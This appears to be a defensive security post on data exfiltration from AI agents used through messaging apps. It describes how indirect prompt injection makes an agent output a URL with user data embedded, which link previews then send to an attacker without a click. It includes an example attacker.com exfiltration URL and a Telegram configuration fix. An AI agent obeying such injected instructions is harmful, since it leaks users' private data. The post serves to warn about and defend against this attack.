
Data exfil from agents in messaging apps
Source: Hacker News
Communicating with AI agents (like OpenClaw) via messaging apps (such as Slack and Telegram) is increasingly popular, but it introduces a largely unrecognized LLM‑specific data exfiltration risk. These apps often enable link previews, which automatically fetch metadata for URLs found in messages. With previews enabled, a malicious link generated by an LLM can exfiltrate sensitive data without any user interaction—simply by the preview request itself.

A basic technique for exfiltrating data from LLM‑based applications involves indirect prompt injection: the attacker manipulates the model into outputting a URL that contains sensitive user data as query parameters. When the messaging app generates a preview for that URL, the data is sent to the attacker’s server automatically.
The Attack Chain
-
User sends a prompt to an AI agent via a messaging app.
-
Attacker‑controlled prompt injection causes the agent to respond with a malicious URL, e.g.:
https://attacker.com/?data={AI_APPENDS_SENSITIVE_DATA_HERE} -
Messaging app generates a link preview (fetches metadata from the attacker’s domain).
-
The attacker’s server receives the request, logging the sensitive data embedded in the URL.
-
No user click is required; the exfiltration occurs automatically.
When link previews are disabled, the attacker would need the user to click the malicious link, which is a higher‑friction attack.
Secure OpenClaw Telegram Configuration

Telegram’s default configuration for OpenClaw enables link previews, leaving the system vulnerable. To mitigate the risk, disable previews in the OpenClaw configuration file:
{
  "channels": {
    "telegram": {
      "linkPreview": false
    }
  }
}
Add the linkPreview: false entry under the channels > telegram object in ~/.openclaw/openclaw.json. After disabling previews, the malicious URL will no longer be fetched automatically, preventing data leakage.
Test Results
You can observe preview activity at AITextRisk.com. The site logs incoming preview requests, showing which agentic systems generate insecure previews and what data they transmit. It also aggregates statistics on the most common scrapers (e.g., Slackbot, Telegram bot) and allows users to claim logs to identify risky agent/app combinations.
This testing framework helps:
- Verify whether a given agentic system creates insecure link previews.
- Identify agents that do not generate previews, highlighting safer integrations.
- Encourage communication‑app developers to expose preview preferences to agents and end users, enabling LLM‑safe channels on a per‑chat or per‑channel basis.